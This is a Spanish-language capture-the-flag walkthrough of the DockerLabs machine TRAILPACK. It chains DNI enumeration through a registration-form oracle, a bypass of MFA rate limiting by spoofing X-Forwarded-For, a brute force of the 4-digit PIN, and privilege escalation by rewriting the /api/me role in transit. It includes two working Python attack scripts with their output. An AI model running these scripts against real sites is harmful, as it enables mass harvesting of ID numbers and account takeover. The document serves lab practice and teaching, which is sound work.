

Máquina TRAILPACK — DockerLabs

Objetivo de la práctica

TRAILPACK es una web de registro de usuarios que expone su servicio en el puerto 8000. La cadena de ataque tiene tres fases:


1. **Enumeración de DNIs** mediante un oráculo en el formulario de registro, que confirma si un DNI ya está dado de alta.
2. **Bypass del rate limiting** del código MFA (cabecera `X-Forwarded-For`) para poder fuerza-brutear el PIN sin bloqueos.
3. **Escalada de privilegios** manipulando al vuelo la respuesta de `/api/me` para hacernos pasar por administrador.

Antes de empezar

Todo lo que sigue se ejecuta contra una máquina de laboratorio (DockerLabs), pensada expresamente para practicar. Las mismas técnicas contra un sistema real sin autorización son ilegales.

1. Reconocimiento inicial

Tenemos la siguiente web corriendo por el puerto 8000:



Vemos un panel de registro:

TrailPack.MochilasAccesoriosMarcasSale

Crear cuenta

¿Ya tienes cuenta? [Inicia sesión](#)

Nombre completo

Correo electrónico

NIF / DNI

Necesario para la gestión de facturas, devoluciones e identificación de cuenta.

Contraseña

☐ He leído y acepto los [términos y condiciones](#) y la [política de privacidad](#).

☐ Quiero recibir ofertas exclusivas y novedades por correo electrónico.

Crear mi cuenta

Donde nos registramos, pero luego lo hacemos otra vez poniendo un DNI duplicado para ver si podemos enumerar DNIs de las personas:

Crear cuenta

¿Ya tienes cuenta? [Inicia sesión](#)

Nombre completo

pepe

Correo electrónico

pepe@pepe.es

NIF / DNI

71909877E

Necesario para la gestión de facturas, devoluciones e identificación de cuenta.

Contraseña

●●●●●●●●●●●●●●

☐ He leído y acepto los [términos y condiciones](#) y la [política de privacidad](#).

☐ Quiero recibir ofertas exclusivas y novedades por correo electrónico.

Crear mi cuenta

Y hacemos otra cuenta distinta pero repitiendo el DNI:

Crear cuenta

¿Ya tienes cuenta? [Inicia sesión](#)

Nombre completo

luis

Correo electrónico

luis@luis.es

NIF / DNI

71909877E

Necesario para la gestión de facturas, devoluciones e identificación de cuenta.

Contraseña

●●●●●●●●●●●●●●

☐ He leído y acepto los [términos y condiciones](#) y la [política de privacidad](#).

☐ Quiero recibir ofertas exclusivas y novedades por correo electrónico.

Crear mi cuenta

Pero vemos que ese DNI ya está registrado:

Crear cuenta

¿Ya tienes cuenta? [Inicia sesión](#)

❗ Este NIF ya está registrado. ¿Tienes cuenta? Inicia sesión.

Nombre completo

Ana García López

Correo electrónico

ana@ejemplo.com

NIF / DNI

🔒 Vulnerabilidad #1 — Oráculo de enumeración de DNIs

El formulario de registro distingue entre "DNI libre" y "DNI ya registrado" con un mensaje distinto en la respuesta. Esa diferencia convierte el formulario en un oráculo: podemos probar DNIs de forma masiva y el propio servidor nos confirma cuáles existen ya en la base de datos.

2. Automatizando la enumeración de DNIs

Con esta información, podríamos hacer un script que enumere todas las posibles combinaciones del DNI:

```
#!/usr/bin/env python3
import argparse
import http.client
import urllib.parse
import threading
from concurrent.futures import ThreadPoolExecutor

# --- Configuración Visual (Corregida) ---
G = "\033[92m"
R = "\033[91m"
B = "\033[94m"
W = "\033[97m"
Y = "\033[93m"
DIM = "\033[2m" # La variable que faltaba
RST = "\033[0m"

# Oráculo extraído de tu captura de pantalla
ORACLE_STRING = "Este NIF ya está registrado. ¿Tienes cuenta? Inicia sesión."

def calculate_dni(number_int):
    """Calcula el DNI completo (8 cifras + letra) para un número dado."""
    letters = "TRWAGMYFPDXBNJZSQVHLCKE"
    dni_num = f"{number_int:08d}"
    letter = letters[number_int % 23]
    return dni_num + letter

def run_oracle(base_url, workers):
    parsed = urllib.parse.urlparse(base_url)
    host = parsed.hostname
    port = parsed.port or (443 if parsed.scheme == "https" else 80)

    # Rango: 71900000 a 71999999 (100.000 combinaciones)
    start_range = 71900000
    end_range = 71999999
    total = (end_range - start_range) + 1

    print(f"{B}[*]{RST} Objetivo: {W}{host}:{port}{RST}")
    print(f"{B}[*]{RST} Buscando DNIs con prefijo {Y}719{RST}")
    print(f"{B}[*]{RST} Oráculo: {DIM}\n{ORACLE_STRING}\n{RST}")
```

```
found = []
found_lock = threading.Lock()
done = 0

def probe(number):
    nonlocal done
    dni = calculate_dni(number)
    try:
        conn = http.client.HTTPConnection(host, port, timeout=10)

        # Payload exacto según tu ejemplo
        # Nota: Algunos frameworks requieren todos los campos del form
para procesar
        params = urllib.parse.urlencode({
            "name": "luis",
            "email": f"test_{number}@trailpack.lab",
            "dni": dni,
            "password": "Password123!",
            "terms": "on"
        })

        headers = {
            "Content-Type": "application/x-www-form-urlencoded",
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
Gecko/20100101 Firefox/140.0",
            "Origin": f"http://{host}:{port}",
            "Referer": f"http://{host}:{port}/register"
        }

        conn.request("POST", "/register", body=params,
headers=headers)
        resp = conn.getresponse()
        content = resp.read().decode(errors="ignore")
        conn.close()

        # Lógica de detección
        if ORACLE_STRING in content:
            with found_lock:
                found.append(dni)
                # Guardado inmediato en archivo
                with open("dnis_descubiertos.txt", "a") as f:
                    f.write(dni + "\n")
```

```
print(f"\r{G}[+]{RST} DNI HALLADO: {W}{dni}{RST}" + " " *
20)

except Exception:
    pass

done += 1
if done % 250 == 0:
    prog = (done / total) * 100
    print(f"\r{B}[>]{RST} Progreso: {prog:.2f}% ({done}/{total})",
end="", flush=True)

# Ejecución multihilo
with ThreadPoolExecutor(max_workers=workers) as executor:
    executor.map(probe, range(start_range, end_range + 1))

print(f"\n\n{G}[*]{RST} Ataque finalizado.")
if found:
    print(f"{G}[+]{RST} Total encontrados: {len(found)}")
else:
    print(f"{R}[-]{RST} No se encontró nada. Revisa si el servidor
tiene algún baneo por IP.")

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="DNI Oracle Exploit Fix")
    parser.add_argument("--url", default="http://172.17.0.2:8000",
help="URL del objetivo")
    parser.add_argument("--threads", type=int, default=40, help="Número de
hilos")
    args = parser.parse_args()

    # Aseguramos que el archivo de salida esté limpio
    open("dnis_descubiertos.txt", "w").close()

    try:
        run_oracle(args.url, args.threads)
    except KeyboardInterrupt:
        print(f"\n{R}[!] Abortado por el usuario.{RST}")
```

Y nos encuentra varios DNI:

```
(kali@kali)-[~/Desktop]
$ python3 exploit.py
[*] Objetivo: 172.17.0.2:8000
[*] Buscando DNIs con prefijo 719
[*] Oráculo: "Este NIF ya está registrado. ¿Tienes cuenta? Inicia sesión."

[+] DNI HALLADO: 71960227N
[+] DNI HALLADO: 71968040M
[>] Progreso: 86.50% (86500/100000)
```

3. Inicio de sesión y MFA

Lo ponemos en la web:

```
71960227N:chocolate
```

E iniciamos sesión:

TrailPack.

Accede a tu cuenta

¿No tienes cuenta? [Regístrate gratis](#)

NIF / DNI

71960227N

Contraseña

[¿Olvidaste tu contraseña?](#)

●●●●●●●●

☐ Mantener sesión iniciada

Iniciar sesión

o continúa con

G Google

f Facebook

Al acceder aceptas nuestros [términos de uso](#) y [política de privacidad](#).

Aunque veremos que ahora nos pide un código MFA:



Verificación de seguridad

Por tu seguridad, hemos enviado un código de 4 dígitos al teléfono registrado en tu cuenta (****78).

Código de verificación

Verificar código

¿No has recibido el código?
Reenviar código

Y si intentamos varias veces introducir un código erróneo, nos bloqueará la API:

Request	Response
<pre>1 POST /verify-mfa HTTP/1.1 2 Host: 172.17.0.2:8000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 8 9 Origin: http://172.17.0.2:8000 10 Connection: keep-alive 11 Referer: http://172.17.0.2:8000/verify-mfa 12 Cookie: session_id= 2e0bf602c07822ca2a45a48c13c47f1025232a31cfffba26ba10a141d5cd0e2db 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 pin=1111</pre>	<pre> ****78 </p> </div> <div class="bg-red-50 border border-red-200 rounded-2xl p-6 text-center"> <div class="text-3xl mb-3"> [] </div> <h2 class="font-semibold text-red-800 mb-2"> Acceso suspendido temporalmente </h2> <p class="text-red-600 text-sm mb-4"> Por motivos de seguridad, hemos suspendido el acceso desde tu red. Podrás volver a intentarlo en <strong id="countdown"> 59 segundos. </p> <p class="text-stone-400 text-xs"> Si crees que se trata de un error, contacta con soporte@trailpack.es </p> </div></pre>

🔒 Vulnerabilidad #2 — Rate limiting del MFA basado en X-Forwarded-For

El bloqueo por intentos fallidos se aplica a partir de una cabecera que controla el propio cliente. Si usamos la siguiente cabecera, podremos hacer un bypass de la restricción:

```
X-Forwarded-For: 10.10.10.10
```

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab is selected, showing a POST request to `/verify-mfa` with various headers. The 'X-Forwarded-For' header is highlighted with a red arrow. The 'Response' tab is also visible, showing an HTML response with a message 'Código incorrecto. Intentos restantes: 2' (highlighted with a red arrow).

4. Fuerza bruta del PIN rotando IPs

Llegados a este punto, usaremos el siguiente código de Python que pruebe todas las combinaciones posibles del código OTP (importante pasarle la cookie de sesión que tengamos), rotando en cada intento el valor de `X-Forwarded-For` para esquivar el rate limiting:

```
import requests
import random

# --- CONFIGURACIÓN ---
# Asegúrate de que esta IP sea alcanzable desde tu terminal
TARGET_URL = "http://172.17.0.2:8000/verify-mfa"
SESSION_ID =
"2e0bf602c07822ca2a45a48c13c47f1025232a31cffba26ba10a141d5cd0e2db"

def get_random_ip():
    """Genera una IP aleatoria para bypass de Rate Limit."""
    return f"{random.randint(1,254)}.{random.randint(1,254)}.
{random.randint(1,254)}.{random.randint(1,254)}"

def brute_force():
    print(f"[*] Iniciando ataque con rotación de XFF contra
{TARGET_URL}...")

    # Preparamos la sesión para mantener las cookies
    session = requests.Session()
    session.cookies.set("session_id", SESSION_ID)

    for i in range(10000):
        pin = f"{i:04d}"
        random_ip = get_random_ip()

        headers = {
            "X-Forwarded-For": random_ip,
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
Gecko/20100101 Firefox/140.0",
            "Content-Type": "application/x-www-form-urlencoded",
            "Origin": "http://172.17.0.2:8000",
            "Referer": "http://172.17.0.2:8000/verify-mfa"
        }

        data = {"pin": pin}

        try:
            # Enviamos la petición con la IP rotada
            response = session.post(TARGET_URL, headers=headers,
data=data, allow_redirects=False)
```

```
# Si el código es correcto, el mensaje de error "incorrecto"
desaparecerá
if "Código incorrecto" not in response.text:
    print(f"\n\n[+] ¡PIN ENCONTRADO!: {pin}")
    print(f"[+] IP utilizada: {random_ip}")
    return

# Feedback visual
print(f"[*] Probando: {pin} | IP: {random_ip}", end="\r")

except requests.exceptions.ConnectionError:
    print(f"\n[!] Error crítico: Conexión rechazada. Revisa la IP
del objetivo.")
    return


print("\n[-] No se encontró el PIN.")

if __name__ == "__main__":
    brute_force()
```

Y nos habrá encontrado el PIN correcto:

```
(kali㉿kali)-[~/Desktop]
└─$ python3 fuzzer.py
[*] Iniciando ataque con rotación de XFF contra http://172.17.0.2:8000/verify-mfa...
[*] Probando: 4828 | IP: 172.100.216.244
[+] ¡PIN ENCONTRADO!: 4829
[+] IP utilizada: 87.111.92.178
```

E iniciamos sesión:



The screenshot shows a web browser window with the URL `http://172.17.0.2:8000/dashboard`. The browser's address bar shows "Not Secure". The page header includes a navigation bar with links to "BugBounty", "CheatSheet", "Gmail", "IA", "Wayback Machine", "Endpoints", "Cors Exploit", "Javascript Obfuscation", "Dominios", "OSINT", "OpenBugBounty", and "JWT Editor | Deve". Below the navigation bar, there is a green banner with the text "Envío gratuito en pedidos superiores a 50 € · Devoluciones sin coste 30 días · Pago 100 % seguro". The main content area is titled "TrailPack." and features a sidebar with a user profile for "Carlos Mendoza" (carlos.mendoza@trailpack.es) and a list of links: "Resumen", "Mis pedidos", "Favoritos", "Direcciones", and "Mis datos". The main content area displays a welcome message "BIENVENIDO DE NUEVO Carlos Mendoza" with the email "carlos.mendoza@trailpack.es" and NIF "71960227N". To the right, there is a green box showing a store credit of "42350.75 €" available for the next purchase, with a "Usar crédito" button. Below this, the "Últimos pedidos" section shows a message "Aún no has realizado ningún pedido." and a button "Explorar productos". At the bottom, there is a "Atención al cliente" section with a form to report a problem, including a text input for "Nº pedido o descripción del problema" and a "Enviar queja" button.

5. Escalada de privilegios manipulando `/api/me`

Ahora, dentro de esta página, veremos una petición a `/api/me` que nos devuelve nuestro rol:

	Host	Method	URL	Params	Exited	Status Code	Length	MIME
19	http://172.17.0.2:8000	GET	/api/me			200	202	JSON
18	http://172.17.0.2:8000	GET	/dashboard			200	16355	HTML
17	http://172.17.0.2:8000	GET	/api/me			200	202	JSON
16	http://172.17.0.2:8000	GET	/dashboard			200	16355	HTML
15	http://172.17.0.2:8000	GET	/login			200	11214	HTML
14	http://172.17.0.2:8000	GET	/dashboard			307	126	
13	http://172.17.0.2:8000	GET	/api/me			200	202	JSON
12	http://172.17.0.2:8000	GET	/dashboard			200	16355	HTML
11	http://172.17.0.2:8000	POST	/verify-mfa	✓		303	281	
10	http://172.17.0.2:8000	GET	/verify-mfa			200	10426	HTML
9	http://172.17.0.2:8000	POST	/login	✓		303	243	
8	http://172.17.0.2:8000	GET	/login			200	11214	HTML
7	http://172.17.0.2:8000	POST	/login	✓		422	313	JSON

Request

PrettyRawHex

ln

1GET /api/me HTTP/1.1

2Host: 172.17.0.2:8000

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4Accept: */*

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Referer: http://172.17.0.2:8000/dashboard

8Connection: keep-alive

9Cookie: session_id=7a140130d6cb213c7ca22dbf0c2deb796e945eab84f8c6262686d6e9aa2d0b7c; user_info=eyJlc2VyIjoqO2FybG9zIEllbmRvemEiLCJyb2xlIjoiaW90IiwiaWF0IjoiY2FyY2FybG9zLmllbmRvemFAdHJhaWxwYWNRbmVzIn0=

10Priority: u=4

11

Original response

PrettyRawHexRender

1HTTP/1.1 200 OK

2date: Thu, 07 May 2026 11:11:50 GMT

3server: uvicorn

4content-length: 77

5content-type: application/json

6

7{

8"role": "user",


9"email": "carlos.mendoza@trailpack.es"

10}


Vulnerabilidad #3 — Rol de usuario confiado desde la respuesta del servidor

El frontend decide qué mostrar (incluido el acceso de administrador) a partir del campo de rol que llega en la respuesta de `/api/me`, en lugar de que el servidor valide los permisos en cada petición a los recursos de admin. Eso la deja expuesta a manipulación en tránsito.


Podemos usar el Match and Replace para decir que el servidor, al devolver esta misma respuesta, sustituya el rol de `user` por el de `admin` :



Y añadimos esta regla:



Y ahora, si recargamos la página, veremos un botón de administrador que no deberíamos poder ver:



Resumen de la cadena de ataque

1. Detectamos que el formulario de registro actúa como oráculo: distingue entre DNI libre y DNI ya registrado.
2. Automatizamos la enumeración de DNIs válidos con un script en Python.
3. Con un DNI válido iniciamos sesión y nos topamos con un segundo factor (MFA).
4. Comprobamos que el bloqueo por intentos fallidos depende de `X-Forwarded-For` y lo eludimos falseando esa cabecera.
5. Fuerza-bruteamos el PIN del MFA rotando IPs falsas en cada intento hasta dar con el código correcto.
6. Iniciamos sesión con el PIN encontrado y observamos que `/api/me` devuelve nuestro rol de usuario.
7. Con una regla de Match and Replace sustituimos `user` por `admin` en esa respuesta y obtenemos acceso a funciones de administrador.